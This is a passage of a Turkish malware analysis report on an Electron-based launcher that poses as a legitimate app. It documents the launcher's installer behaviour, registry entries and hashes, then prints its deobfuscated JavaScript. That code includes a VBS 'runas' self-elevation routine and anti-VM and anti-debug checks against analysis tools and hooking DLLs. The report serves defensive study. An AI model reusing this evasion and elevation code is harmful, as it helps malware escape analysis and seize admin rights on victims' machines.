
Görsel 17- Zararlının Launcher-updater Dizin Oluşturulması

Zararlı yazılım **CreateDirectoryW** API'si ile **Local** dizini altına **launcher-updater** dizini oluşturmaktadır.




Görsel 18- Launcher-updater Dizininde mevcut olan Installer.exe

Zararlı yazılım **ReadFile** ile kendi içeriğini okuduktan sonra. Okunan içeriği **launcher-updater** dizini altına yazıp **installer.exe** olarak kayıt etmektedir.




Görsel 19- Zararlının Kayıt Defteri İşlemi

Yazılım, **RegCreateKeyExW** API'sini kullanarak **HKCU\Software{6944b82d-ccc1-5d61-8bb1-5c3033087fdb}** değeri altında bir registry anahtarı oluşturmaktadır. Bu anahtar altına **InstallLocation**, **KeepShortcuts** ve **ShortcutName** gibi değerler ekleyerek kurulum bilgilerini kayıt altına almaktadır.



Görsel 20- Zararlının Kayıt defteri işlemi 2

Yazılım, **RegCreateKeyExW** API'si ile **Windows\CurrentVersion\Uninstall\{GUID}** altında bir uninstall kaydı oluşturmaktadır. Ardından **RegSetValue** ile **DisplayName (Launcher 1.0.0)** **DisplayVersion**, **Publisher**, **DisplayIcon**, **UninstallString** ve **QuietUninstallString** gibi değerleri ekleyerek kendisini sistemde kurulu bir uygulama gibi göstermektedir.



Görsel 21- Zararlının Launcher.exe Dosyasının Çalıştırılması

Son süreç olarak zararlı yazılım bir **thread** işlemi oluşturarak **launcher.exe** dosyasını çalıştırmaktadır.

Launcher.exe Analizi


Adı	Launcher.exe
MD5	8f92214d17b7124b9c70fb73d20c80f2
SHA256	98f3170768bb5fccaa410eb20e0760353a08f96baf83ca198ef0a5d102d105fa
Dosya Türü	PE64/EXE

Statik Analiz

Launcher.exe	
Property	Value
File Name	C:\Users\...ppData\Local\Programs\launcher\Launcher.exe
File Type	Portable Executable 64
File Info	Error: invalid PE file.
File Size	201.07 MB (210832384 bytes)
PE Size	201.07 MB (210832384 bytes)


Görsel 22 – Zararlının Launcher.exe Dosya Bilgileri

Yeni elde edilen uygulama **64-bit portable executable (PE)** formatında olup dosyanın boyutu yaklaşık olarak **201 MB'** tır.



Görsel 23– Zararlının Launcher.exe PE Bilgisi


Dosya, Windows 10 için derlenmiş **64-bit bir PE64** uygulamasıdır. Geliştirici dili olarak **Rust** içermektedir. Yükleyici olarak **Squirrel Installer (1.0.0–1.9.1)** kullanılmıştır.



Görsel 24- Zararlının Legal Uygulamalar ile Kıyaslanması ve Karşılaştırılması


Daha sonrasında çıkarılmış olan dosyaların içeriğini incelemek maksadı ile **app-64.7z** isimli zip dosyasında sıkıştırılmış olan dosyalar çıkarılmıştır. Çıkarılmış olan bu dosyalar incelendiğinde her iki tarafta da **resources** klasörü, **chrome_*.pak** dosyaları, **ffmpeg.dll**, **d3dcompiler_47.dll**, **vk_swiftshader** bileşenleri ve **snapshot_blob.bin** gibi dosyalar yer almaktadır. Bu dosyalar, uygulamaların arka planda **Chromium** ve **V8 JavaScript** motoru kullandığını gösteren tipik Electron bileşenleridir. Yani teknik olarak iki yapı da aynı çalışma ortamını paylaşır ve web tabanlı bir uygulamanın masaüstüne paketlenmiş hali gibi çalışır. Ancak temel fark uygulamaların giriş noktası ve kullanım amacıyla ilgilidir. Sağdaki yapıda doğrudan uygulamayı başlatan Discord uygulaması bulunurken soldaki yapıda **Launcher.exe** isimli bir yürütülebilir dosya yer almaktadır. **Electron** mimarisi açısından değerlendirildiğinde bu durum sağdaki yapının da aynı teknolojiyi kullandığını ancak doğrudan son kullanıcı uygulaması olmak yerine bir başlatıcı (launcher) veya **aracı katman** olarak görev yaptığını düşündürmektedir.

Dinamik Analiz




Görsel 25-Zararlının Launcher.exe V8_context_snapshot.bin Dosyasının Alınması

Uygulamanın başlangıç aşamasında **V8_context_snapshot.bin** dosyasını **CreateFileW** API'si ile okunmaktadır. Böylece **V8 JavaScript** motoru önceden hazırlanmış bir bellek durumu ile hızlı şekilde başlatılmaktadır. Bu, **Electron/Chromium** tabanlı uygulamalarda standart bir initialization adımıdır.



Görsel 26- Zararlının Launcher.exe App.asar Dosyasının Alınması

Devamında **app.asar** dosyası okunmakta ve içerisinde bulunan **JavaScript** kodu çalıştırılmaktadır.



Görsel 27- Launcher.exe' ye ait App.asar Dosyasının Çıkarılması

Analizin bundan sonraki aşamasında elde edilen **E8gSnll2JvSSYPc6.js** dosyası analiz edilecektir.

E8gSnll2JvSSYPc6.js Analizi

Adı	E8gSnll2JvSSYPc6.js
MD5	9c45261106513b064c0b01bc17fb1f76
SHA256	81fa8265c401d995962e46b5bdb2683d76af2a8540decb3b371cdbc c824 c4c94
Dosya Türü	JavaScript



Statik Analiz

```
22 |     }  
23 | }  
24 | }  
25 | const _0x_0x4f73fa = _0x_0xfc45;  
26 | (function(_0x518567, _0x5902d6) {  
27 |     const _0xe764a1 = {  
28 |         _0xf7f55d: 0x11d,  
29 |         _0x30e6a4: 0xfa,  
30 |         _0x24925c: 0x394,  
31 |         _0x596aa9: 0x190,  
32 |         _0x57bad7: 0x29a,  
33 |         _0x249d17: 0x43e  
34 |     },  
35 |     _0xbbee22 = _0x_0xfc45,  
36 |     _0x58ca40 = _0x518567();  
37 |     while (!![]) {  
38 |         try {  
39 |             const _0x382cf9 = -parseInt(_0xbbee22(0xc0)) / (-0x1094 + -0x3 * -0xa4d + 0x27 * -0x5e) + -parseInt(_0xbbee22(0x19a)) / (0xcb  
40 |                 * 0x13 + -0x576 + -0x999 * 0x1) * (-parseInt(_0xbbee22(_0x_0xe764a1._0xf7f55d)) / (-0x31b + -0x1487 + 0x17a5)) + parseInt  
41 |                 (_0xbbee22(_0x_0xe764a1._0x30e6a4)) / (-0x1 * -0x45b + 0x548 + -0x335 * 0x3) + parseInt(_0xbbee22(0x242)) / (-0x184 * -0x7 +  
42 |                 0x579 * 0x1 + 0x2 * -0x808) * (-parseInt(_0xbbee22(_0x_0xe764a1._0x24925c)) / (-0x5f6 + -0x102c + 0x1628)) + -parseInt  
43 |                 (_0xbbee22(0x409)) / (-0x2230 + 0x3 * -0x137 + -0x25dc * -0x1) * (parseInt(_0xbbee22(0x18c)) / (0x1732 + -0x7 * -0x392 +  
44 |                 -0x3028)) + -parseInt(_0xbbee22(_0x_0xe764a1._0x596aa9)) / (0x39 * -0x98 + -0xb89 + 0x2d6a * 0x1) * (-parseInt(_0xbbee22  
45 |                 (_0x_0xe764a1._0x57bad7)) / (-0x8b * 0x43 + 0x8d * 0x3 + -0x8b1 * -0x4)) + parseInt(_0xbbee22(_0x_0xe764a1._0x249d17)) / (0x1  
46 |                 * -0x864 + 0x1b44 + -0x12d5);  
47 |             if (_0x382cf9 === _0x5902d6) break;  
48 |             else _0x58ca40['push'](_0x58ca40['shift']());  
49 |         } catch (_0x46f577) {  
50 |             _0x58ca40['push'](_0x58ca40['shift']());  
51 |         }  
52 |     }  
53 | }(_0x_0x4434, -0x14e150 + 0x1608af + 0xbb37b));  
54 | const _0x_0x5408c1 = (function() {  
55 |     let _0x18b7d3 = !![];
```

Görsel 28- Zararlıının Obfuscate Edilmiş Js Kodu

Launcher.exe bünyesinde çalışan **JavaScript** kaynak kodları incelendiğinde, matematiksel kontrol akışı kullanılarak kodun okunabilirliğinin **obfuscation** tekniğiyle kasıtlı olarak zorlaştırıldığı ve statik analizin güçleştirildiği tespit edilmiştir. Bu obfuscate işlemini çözmek için <https://webcrack.netlify.app/> uygulaması üzerinden okunabilir hale gelmektedir.

```
777 const main = async () => {
778   if (!isAdmin()) {
779     silentLog("Restarting..");
780     try {
781       const _0x4e2053 = os.tmpdir();
782       const _0x2e0faa = path.join(_0x4e2053, "elevate_" + Date.now() + ".vbs");
783       const _0x2f1f43 = process.execPath;
784       const _0x49ef66 = "Dim objShell\nSet objShell = CreateObject(\"Shell.Application\")\nobjShell.ShellExecute \"\" + _0x2f1f43.replace(/\\/g, \"\\\\\") +
785         \"\", \"\", \"\", \"runas\", 1\nSet objShell = Nothing";
786       fs.writeFileSync(_0x2e0faa, _0x49ef66);
787       spawn("wscript.exe", [_0x2e0faa], {
788         detached: true,
789         stdio: "ignore"
790       });
791       setTimeout(() => {
792         fs.unlinkSync(_0x2e0faa);
793       }, 2000);
794       process.exit(0);
795     } catch (_0x505792) {
796       silentLog("Get admin error: " + _0x505792.message, true);
797     }
798   }
799 }
```



Görsel 29- VBS ile Yönetici Yetkisiyle Tekrar Başlatma Mekanizması

Zararlı yazılım main fonksiyonunda eğer uygulama yönetici yetkileri ile başlamıyorsa yönetici yetkilerini elde etmek için bir **VBS (Visual Basic Script)** dosyası oluşturmaktadır. Bu script ile zararlı yazılım eğer yönetici değilse “runas” parametresiyle kendini yönetici olarak yeniden başlatmaktadır. Oluşturulan bu script **Temp** klasörüne yazılır ve **wscript.exe** ile arka planda çalıştırılır.

```
300 if (AntiVMControl === "True") {
301   const _0x26f85f = await antiCheck();
302   if (!_0x26f85f) {
303     silentLog("Security checks failed - Terminating", true);
304     return;
305   }
306 } else {
307   silentLog("Anti-debug system disabled - Skipping security checks");
308 }

760 const AntiVMControl = "False";
761 const antiCheck = async () => {
762   try {
763     silentLog("Starting anti-debug and anti-VM checks...");
764     const _0x1f0b29 = await comprehensiveAntiDebugCheck();
765     if (!_0x1f0b29) {
766       silentLog("Security checks failed - Terminating", true);
767       return false;
768     }
769     continuousMonitoring();
770     silentLog("Security verified - Anti-debug system active");
771     return true;
772   } catch (_0x4883ca) {
773     silentLog("Anti-check error: " + _0x4883ca.message, true);
774     return false;
775   }
}
```

Görsel 30 –Zararlının Anti-VM/ Anti-Debug Kontrol Mekanizması

Kodun devamında çalıştığı ortamın sanal ortam olup olmadığını anlamak için **comprehensiveAntiDebugCheck** ve **continuousMonitoring** fonksiyonlarını kullanarak kendini korumaktadır

```

420 const comprehensiveAntiDebugCheck = async () => {
421   silentLog("Advanced Anti-Debug System Starting...");
422   const _0x54a267 = {
423     name: "Network Ports",
424     func: checkSuspiciousPorts
425   };
426   const _0x59f22c = {
427     name: "DLL Injection",
428     func: detectDLLInjection
429   };
430   const _0x34e507 = {
431     name: "Parent Process",
432     func: analyzeParentProcess
433   };
434   const _0x317c3a = [{
435     name: "Virtual Environment",
436     func: () => Promise.resolve(detectVirtualEnvironment())
437   }, {
438     name: "Suspicious Files",
439     func: () => Promise.resolve(checkSuspiciousFiles())
440   }, {
441     name: "Timing Analysis",
442     func: () => Promise.resolve(timingBasedDetection())
443   }, {
444     name: "Advanced Process Detection",
445     func: advancedProcessDetection
446   }, _0x54a267, {
447     name: "Registry Analysis",
448     func: checkDebuggerRegistry
449   }, _0x59f22c, _0x34e507];
450   for (let _0x551e7b of _0x317c3a) {
451     try {
452       silentLog("Checking: " + _0x551e7b.name + "...");
453       const _0x33d5fa = await _0x551e7b.func();
454       if (!_0x33d5fa) {
455         silentLog(_0x551e7b.name + " failed - Security threat detected!", true);
456         return false;
457       }
458       silentLog(_0x551e7b.name + " passed");
459       await new Promise(_0x3069cc => setTimeout(_0x3069cc, Math.random() * 300 + 100));
460     } catch (_0x160194) {

```

Görsel 31 – Zararlının ComprehensiveAntiDebugCheck Fonksiyonu

comprehensiveAntiDebugCheck fonksiyonu gelişmiş bir anti-debug kontrol mekanizmasıdır. Birçok anti analiz tekniğini beraber kullanarak kendinin tespit edilmesini zorlaştırmaya çalışmaktadır. Kullandığı teknikler kısaca:

- Şüpheli ağ portlarının tespiti (Network Ports)
- DLL enjeksiyonu girişimleri (DLL Injection)
- Parent process analizi ile debug/araç tespiti
- Sanal ortam (VM) tespiti
- Şüpheli dosya varlığı kontrolü
- Zamanlama temelli analiz (Timing Analysis)
- Gelişmiş süreç (process) tespiti
- Debugger registry kayıtlarının kontrolü

Tüm kontroller bir liste halinde döngüye alınarak tek tek çalıştırılır ve her birinin sonucu loglanır. Herhangi bir kontrol başarısız olursa süreç sonlandırılmaktadır.

```
137 const checkSuspiciousPorts = async () => {
138   return new Promise(_0xaeffe1 => {
139     try {
140       const _0x95c0d5 = spawn("netstat", ["-an"], {
141         stdio: ["ignore", "pipe", "ignore"]
142       });
143       let _0x357258 = "";
144       let _0x363ab4;
145       _0x95c0d5.stdout.on("data", _0x182ef4 => {
146         _0x357258 += _0x182ef4.toString();
147       });
148       _0x95c0d5.on("close", () => {
149         if (_0x363ab4) {
150           clearTimeout(_0x363ab4);
151         }
152         for (let _0x13a77e of suspiciousPorts) {
153           if (_0x357258.includes(":" + _0x13a77e + " ") || _0x357258.includes(":" + _0x13a77e + "\t")) {
154             triggerAntiDebugResponse("Suspicious port active: " + _0x13a77e);
155             _0xaeffe1(false);
156             return;
157           }
158         }
159         _0xaeffe1(true);
160       });
161       _0x95c0d5.on("error", _0x108389 => {
162         if (_0x363ab4) {
163           clearTimeout(_0x363ab4);
164         }
165         silentLog("Netstat error: " + _0x108389.message, true);
166         _0xaeffe1(true);
167       });
168       _0x363ab4 = setTimeout(() => {
169         _0x95c0d5.kill();
170         _0xaeffe1(true);
171       }, 10000);
172     } catch (_0x5db232) {
173       silentLog("Port monitoring error: " + _0x5db232.message, true);
174       _0xaeffe1(true);
175     }
176   });
177 }
```

Görsel 32 – Zararlının Netstat Tabanlı Port Analiz Mekanizması

Zararlı yazılım netstat -an komutunu çalıştırarak aktif bağlantıları ve dinlenen portları almaktadır daha sonrasında **suspiciousPorts** listesi içerisinde yer alan port numaraları bu çıktı içinde aranıyor. Eğer bu portlarından biri aktif olarak tespit edilirse sistem bunu güvenlik tehdidi olarak değerlendirir ve anti-debug tepki mekanizması tetiklenir.

```

334 const timingBasedDetection = () => {
335   try {
336     const _0x1163ab = 100000;
337     const _0x2ec3a1 = process.hrtime.bigint();
338     let _0x7cf2ad = 0;
339     for (let _0x461b07 = 0; _0x461b07 < _0x1163ab; _0x461b07++) {
340       _0x7cf2ad += Math.sqrt(_0x461b07) * Math.random();
341     }
342     const _0x5453b6 = process.hrtime.bigint();
343     const _0xdb0121 = Number(_0x5453b6 - _0x2ec3a1) / 1000000;
344     if (_0xdb0121 > 500) {
345       triggerAntiDebugResponse("Timing anomaly detected: " + _0xdb0121 + "ms");
346       return false;
347     }
348     return true;
349   } catch (_0x44aec4) {
350     silentLog("Timing detection error: " + _0x44aec4.message, true);
351     return true;
352   }
353 };

```

Görsel 33 –Zararlının Timing Tabanlı Fonksiyonu

TimingBasedDetection fonksiyonu, sistemin yürütme süresindeki anormallikleri tespit ederek **debug** analizini belirlemeye çalışmaktadır. Belirli bir hesaplama yükü oluşturulup geçen süre ölçülmektedir. Eğer işlem süresi **500 ms** üzerinde çıkarsa bu durum olası bir **debug** ortamı olarak değerlendirilerek anti-debug mekanizmasını tetiklemektedir.

```

246 const detectDllInjection = async () => {
247   return new Promise(_0x3ddc09 => {
248     try {
249       const _0x225f77 = spawn("tasklist", ["/m", "/fi", "PID eq " + process.pid], {
250         stdio: ["ignore", "pipe", "ignore"]
251       });
252       let _0x4a529d = "";
253       let _0x2020b6;
254       _0x225f77.stdout.on("data", _0x99704f => {
255         _0x4a529d += _0x99704f.toString().toLowerCase();
256       });
257       _0x225f77.on("close", () => {
258         if (_0x2020b6) {
259           clearTimeout(_0x2020b6);
260         }
261         const _0x4db66b = ["detours.dll", "easyhook", "minhook", "madhook", "injection.dll", "apimonitor", "deviare", "nekttra", "apihook", "dllinjector"];
262         for (let _0x18f07d of _0x4db66b) {
263           if (_0x4a529d.includes(_0x18f07d)) {
264             triggerAntiDebugResponse("Suspicious DLL detected: " + _0x18f07d);
265             _0x3ddc09(false);
266             return;
267           }
268         }
269         _0x3ddc09(true);
270       });
271       _0x225f77.on("error", _0x3a4122 => {
272         if (_0x2020b6) {
273           clearTimeout(_0x2020b6);
274         }
275         silentLog("DLL detection error: " + _0x3a4122.message, true);
276         _0x3ddc09(true);
277       });
278       _0x2020b6 = setTimeout(() => {
279         _0x225f77.kill();
280         _0x3ddc09(true);
281       }, 8000);
282     } catch (_0x59dbf9) {
283       silentLog("DLL injection detection error: " + _0x59dbf9.message, true);
284       _0x3ddc09(true);
285     }
286   });
287 }

```

Görsel 34 – Zararlıların DLL Enjeksiyon Tespit Mekanizması

DetectDLLInjection fonksiyonu, çalışan process üzerinde şüpheli **DLL** enjeksiyonu olup olmadığını tespit etmeye çalışmaktadır. **tasklist**, **[/m, "/fi, "PID eq <pid> "** komutu ile mevcut process'e yüklenmiş DLL'ler listelenir ve çıktı küçük harfe çevrilerek analiz edilmektedir. Daha sonra bilinen injection ve hooking araçlarına ait **DLL** isimleri bir liste halinde kontrol edilir. Eğer bu **DLL'lerden** biri tespit edilirse sistem bunu analiz aracı olarak değerlendirip anti-debug mekanizmasını tetikler ve süreç sonlandırılır.

detours.dll	easyhook	minhook
madhook	injection.dll	apimonitor
deviare	Nektra	apihook
dllinjector		

Tablo 5 –DLL İsimleri

```

354 const analyzeParentProcess = async () => {
355   return new Promise(_0x396c08 => {
356     try {
357       const _0x59457c = spawn("wmic", ["process", "where", "ProcessId=" + process.ppid, "get", "Name,CommandLine,ExecutablePath", "/format:csv"], {
358         stdio: ["ignore", "pipe", "ignore"]
359       });
360       let _0x40640f = "";
361       let _0x3b929b;
362       _0x59457c.stdout.on("data", _0x45ba3e => {
363         _0x40640f += _0x45ba3e.toString().toLowerCase();
364       });
365       _0x59457c.on("close", () => {
366         if (_0x3b929b) {
367           clearTimeout(_0x3b929b);
368         }
369         const _0x5143f5 = ["x64dbg.exe", "x32dbg.exe", "ollydbg.exe", "ida.exe", "ida64.exe", "ghidra.exe", "immunity.exe", "windbg.exe", "cheatengine.exe", "cheat engine.exe",
370           "processhacker.exe", "apimonitor.exe", "wireshark.exe", "fiddler.exe"];
371         for (let _0x5cb7c1 of _0x5143f5) {
372           if (_0x40640f.includes(_0x5cb7c1)) {
373             if (!_0x40640f.includes("explorer.exe") && !_0x40640f.includes("cmd.exe")) {
374               triggerAntiDebugResponse("Suspicious parent process: " + _0x5cb7c1);
375               _0x396c08(false);
376               return;
377             }
378           }
379           _0x396c08(true);
380         }
381         _0x59457c.on("error", _0x4e7169 => {
382           if (_0x3b929b) {
383             clearTimeout(_0x3b929b);
384           }
385           silentLog("Parent process analysis error: " + _0x4e7169.message, true);
386           _0x396c08(true);
387         });
388         _0x3b929b = setTimeout(() => {
389           _0x59457c.kill();
390           _0x396c08(true);
391         }, 5000);
392       } catch (_0x37ee78) {

```

Görsel 35 – Zararlının Parent Process Analiz Mekanizması

